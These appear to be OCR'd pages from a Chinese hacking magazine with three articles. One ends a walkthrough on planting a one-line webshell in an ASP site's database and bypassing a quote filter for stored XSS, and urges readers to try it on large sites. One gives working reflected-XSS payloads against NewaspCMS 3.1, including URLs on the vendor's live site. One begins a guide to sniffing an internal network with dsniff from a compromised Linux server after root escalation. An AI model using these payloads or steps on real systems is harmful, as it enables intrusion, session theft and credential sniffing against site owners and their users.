


图5 得到webshell

这样一句话木马就成功插入数据库中，再利用系统备份功能即可得到asp数据库，从而得到webshell。这里的SQL语句也可以直接用Update语句更新NoDownLoad表中的记录，如图5。

既然存在注入漏洞，估计本程序也存在XSS跨站漏洞，因为后台文件很多没有经过过滤就直接带入SQL语句，肯定存在跨站。我们就没有必要在后台跨了，把目光转到前台，前台有个用户注册页面reg.asp，代码如下：

```
<%
if request("action")="save" then
 dim flashname,bigclassid,smallclassid,url,url2,picurl,remark
 flashname=checkstr(trim(request.form("flashname")))
 url=checkstr(trim(request.form("url")))
 url2=checkstr(trim(request.form("url2")))
 picurl=checkstr(trim(request.form("picurl")))
 remark=checkstr(trim(request.form("remark")))
 ......
rs.addnew
 rs("bigclassid")=bigclassid
 rs("smallclassid")=smallclassid
 rs("flashname")=flashname
 rs("url")=url
 rs("url2")=url2
 rs("picurl")=picurl
 rs("remark")=remark
 rs("username")=session("username")
 rs("ispassed")=true
 rs.update
%>
```

代码中变量基本上用checkstr函数过滤，在之前分析此函数的时候，只是简单的将单引号变成双引号，这样的过滤措施实在不敢恭维。因为在html语法中，单引号和双引号是可以互相替代的。直接写入<script>alert('黑客手册')</script>肯定是跨不了的，我们把这个代码变成<script>alert("黑客手册")</script >即可成功跨站，如图6。




图6 成功跨站

至于XSS跨站，本程序防范的不够，在评论处也可以跨站。最后我看了下数据库连接文件conn.asp，代码中没有做防爆库处理，导致可以%5c暴库。我们在文件中加上如下代码，就可防止暴库漏洞了。


```
<%
On error resume next
If err.number <> 0 tjhen
 Response.write "数据库连接文件出错！"
Response.end
End if
%>
```

程序总体上风格很好，网络上很多大站下的子栏目都有该程序，如果你想搞些大站的话，不妨试试本文所介绍的漏洞，或许对你有帮助。好的，文章就到这里了，有什么不明白的地方到黑手论坛上交流吧。

编辑点评：

比较简单清晰的漏洞分析，希望对新手朋友有帮助。

《资深黑客渗透内幕答疑》
HACK世界的是非纷争
攻城拔寨的HACK利器
匪夷所思的攻击套路
定价：32元





新云0day——跨出来的精彩

文 Dream an end & 赤龙

从本文你可以学到：跨站漏洞分析

天气渐冷，这个时刻也许在宿舍看看源码是最温暖的选择。前几天好友赤龙在新云官方网站检测出两个跨站漏洞，通过QQ抛给我，把分析的任务交给了我，于是便有了本文。

新云系统貌似算是国内安全性最为强悍的系统之一了，我在新云官网上下载了新云最新的版本（貌似是啊）NewaspCMS-v3.1，发现新云官方用的也是这个版本。那就是它了，开始找跨站的根源。

跨站之一

赤龙发给我的新云官方跨站链接为**http://www.XXX.net/soft/showtype.asp?type=新云跨站 <script>alert("新云也玩跨站")</script>**，浏览了一下，果真跨了出来，如图1。

漏洞文件为showtype.asp，相关代码如下：

```
<!--#include file="config.asp" -->
<%
NewCloud.ShowSoftType
Set NewCloud = Nothing
CloseConn
%>
```

在这里调用了NewCloud对象的ShowSoftType方法，那我就在SoftChannel.asp中找到这个方法的定义：

```
Public Sub ShowSoftType()
Newasp.PreventInfuse
If Not IsNumeric(Request("page")) And Len(Request("page")) <> 0
Then
Response.Write ("错误的系统参数!请输入整数")
Response.End
End If
```



图1　跨站之一

```
If Not IsEmpty(Request("page")) And Len(Request("page")) <> 0 Then
CurrentPage = CLng(Request("page"))
Else
CurrentPage = 1
End If
SoftType = Newasp.CheckStr(Request("type"))  '漏洞关键在这里
Response.Write CreateBestDown(2)
End Sub
```

在这里Request("type")只经过了CheckStr()方法的检测而已，那CheckStr()又是怎么写的呢？CheckStr()的定义如下：

```
Public Function CheckStr(ByVal str)
If IsNull(str) Then
CheckStr = ""
Exit Function
End If
str = Replace(str, Chr(0), "")n C
CheckStr = Replace(str, "'", "''")   '过滤了单引号
End Function
```

这个方法仅仅是过滤了单引号而已，基本上影响不到我们的跨站，所以我们提交**type=新云跨站<script>alert(新云跨站")</script>**时，就通过了CheckStr()方法的检测，直接写入前台网页，输出“新云跨站”四个字。而后面的脚本代码理所当然的被当作执行脚本执行了，如图2，所以我们提交更为复杂的跨站脚本时也就可以跨站成功了！

当然，注入不可以。因为防注入文件对注入字符过滤的很严格，可是却没有过滤跨站的字符，CheckStr()函数又起不到任何作用，这就是漏洞所在。




图2　跨站成功

跨站之二

跨站之二的相关链接为**http://www.newasp.net/link/index.asp?page=2&type=新云跨站><script>alert("新云又玩跨站")</script>**，跨站如图3。




图3　跨站成功

涉及到的漏洞文件为link文件夹下的index.asp，相关代码如下：

```
If CurrentPage < 2 Then
strTemp = strTemp & " 共有友情连接 <font COLOR=#FF0000>" & totalnumber & "</font> 个  首 页  上一页   "
Else
strTemp = strTemp & " 共有友情连接 <font COLOR=#FF0000>" & totalnumber & "</font> 个  <a href=" & filename & "?page=1&type=" & Request("type") & ">首 页</a>  "
strTemp = strTemp & "<a href=" & filename & "?page=" & CurrentPage
```

```
- 1 & "&type=" & Request("type") & ">上一页</a>   "
        End If
        If n - CurrentPage < 1 Then
    strTemp = strTemp & " 下一页  尾 页 " & vbCrLf
        Else
    strTemp = strTemp & "<a href=" & filename & "?page=" & (CurrentPage
+ 1) & "&type=" & Request("type") & ">下一页</a>"
    strTemp = strTemp & "  <a href=" & filename & "?page="
& n & "&type=" & Request("type") & ">尾 页</a>" & vbCrLf
        End If
        strTemp = strTemp & " 页次:<strong><font color=red>" &
CurrentPage & "</font>/" & n & "</strong>页 "
        strTemp = strTemp & " <b>" & maxperpage & "</b>个/页
" & vbCrLf
        strTemp = strTemp & "</td></tr></table>" & vbCrLf
        ShowLinkPage = strTemp
```

在这里参数type只是以**Request("type")**的形式接受后，直接放在了超链接里，没有经过任何过滤，所以这个跨站是发生在分页的地方的。

以一个链接为例：**strTemp = strTemp & "下一页"**，因为没有对我们提交的type参数做任何处理，那我们提交的参数只要闭合了超链接的“>”符号，脚本就可以正常的执行了。

这里我们提交**type=新云跨站><script>alert("新云又玩跨站")</script><**，那这个超链接就成了**<script>alert("新云又玩跨站")</script> <">下一页**。看，这样的“超链接跨站”有理由不被执行吗？

总结

这样的跨站怎么利用就不多说了，想一下，这两个跨站都是没有人库的。我们知道跨站大概有两种：

一种是永久性的跨站，也就是直接写入数据库的。随着跨站越来越受到人们的重视，程序员在数据入库之前对数据的合法性重视度越来越高，所以这种跨站将会越来越少。

而另一种是暂时性的，就是提交之后不入库，直接显示。这种跨站到目前为止貌似还没有受到足够重视，因为在国内各大网站都发现了这种跨站，包括很多国内知名黑客站。有兴趣大家可以去自己测试一下啊。

这是08年的最后一个月，呵呵，希望大家在09年里技术进步，天天开心。

编辑点评：

很简单的两个跨站漏洞，目前看来没有多少实际利用的价值，但是大家可以先了解下。

西线无战事

LCX西首：

估计这期西线专栏与大家见面的时候，2008年就要过去了。回首这一年，你认真学到了知识吗？自己技术有没有进步呢？还是把我们的杂志当成了一本《壹周刊》娱乐了一下？记得我在年初的时候有个想法，要学C语言，然后写一个木马。结果到年底了，我连C语言的书都没有看过。有进步固然欣喜，不过没有取得成绩的人也不要气馁，知识什么时间学都是不晚的，我们从2009年开始努力吧。



图 冷焰

本文详细介绍了如何在Linux下进行嗅探，操作步骤很详细，没有接触过Linux的菜鸟也可以看得懂。

Windows下嗅探的资料很多，我在这里也就不赘述了，今天来谈谈Linux下的嗅探。某天拿下了在外网的目标网站权限，操作系统是Linux，发行版为CentOS。我提权后拿到root权限，提权的方法比较死，利用已有exp，gcc编译，然后给予执行权限执行即可。

这次主要讲怎么用Linux去嗅探内网的一些目标，虽然Windows可以做到的事情Linux一样可以，但是在渗透中，Linux平台并不是一个很好的驻扎点，有时转移突破口往往也是很有必要的。

一、 嗅探环境和准备工作

我拿下的服务器版本如图1所示，准备的使用工具如下，我

```
[root@localhost ~]# uname -a
Linux localhost.localdomain 2.6.9-42.ELsmp #1 SMP Sat Aug 12 09:39:11 CDT 2006 i
686 i686 i386 GNU/Linux
[root@localhost ~]#
```

图1

已下到肉鸡上了，如图2所示。

```
dsniff-2.3.tar.gz(主程序)
fragrouter-1.6.tar.gz(套件)
libnet-1.0.2a.tar.gz(套件)
libnids-1.16.tar.gz(套件)
libpcap-0.6.2.tar.gz(套件)
```

大家可以把这些工具在Linux肉鸡上通过wget来下载。首先把这些工具传到互联网上的某个地址，然后执行：

```
[root@localhost dsniff]# ls
dsniff-2[1].3.tar.gz        Libnet-1.0.2a-FC2-Fixed   libnids-1[1].16.tar.gz
fragrouter-1[1].6.tar.gz    libnet-1[1].0.2a.tar.gz   libpcap-0[1].6.2.tar.gz
```

图2

Wget http://www.test.com/dsniff-2.3.tar.gz，这样类似的操作。

接着分析环境，执行**ifconfig -a**，返回如图3所示，我们整理出信息如下：

```
[root@localhost ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:14:8A:7C
          inet addr:10.11.10.104  Bcast:10.11.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe14:8a7c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:714 errors:0 dropped:0 overruns:0 frame:0
          TX packets:638 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:62761 (61.2 KiB)  TX bytes:65103 (63.5 KiB)
          Interrupt:185 Base address:0x2024
```

图3

```
主机A: 10.11.10.101(目标)
主机B: 10.11.10.104(已得权限)
网关: 10.11.10.175
```

二、嗅探步骤

1、首先判断目标在不在嗅探范围，我们可以使用命令：**Arp -a**查看目标在不在Arp列表之内，如图4所示。

```
[root@localhost ~]# arp -a
? (10.11.10.101) at 00:1D:72:94:84:84 [ether] on eth0
? (10.11.10.175) at 00:21:27:60:23:80 [ether] on eth0
```

图4

2、依次安装嗅探套件。




图 13

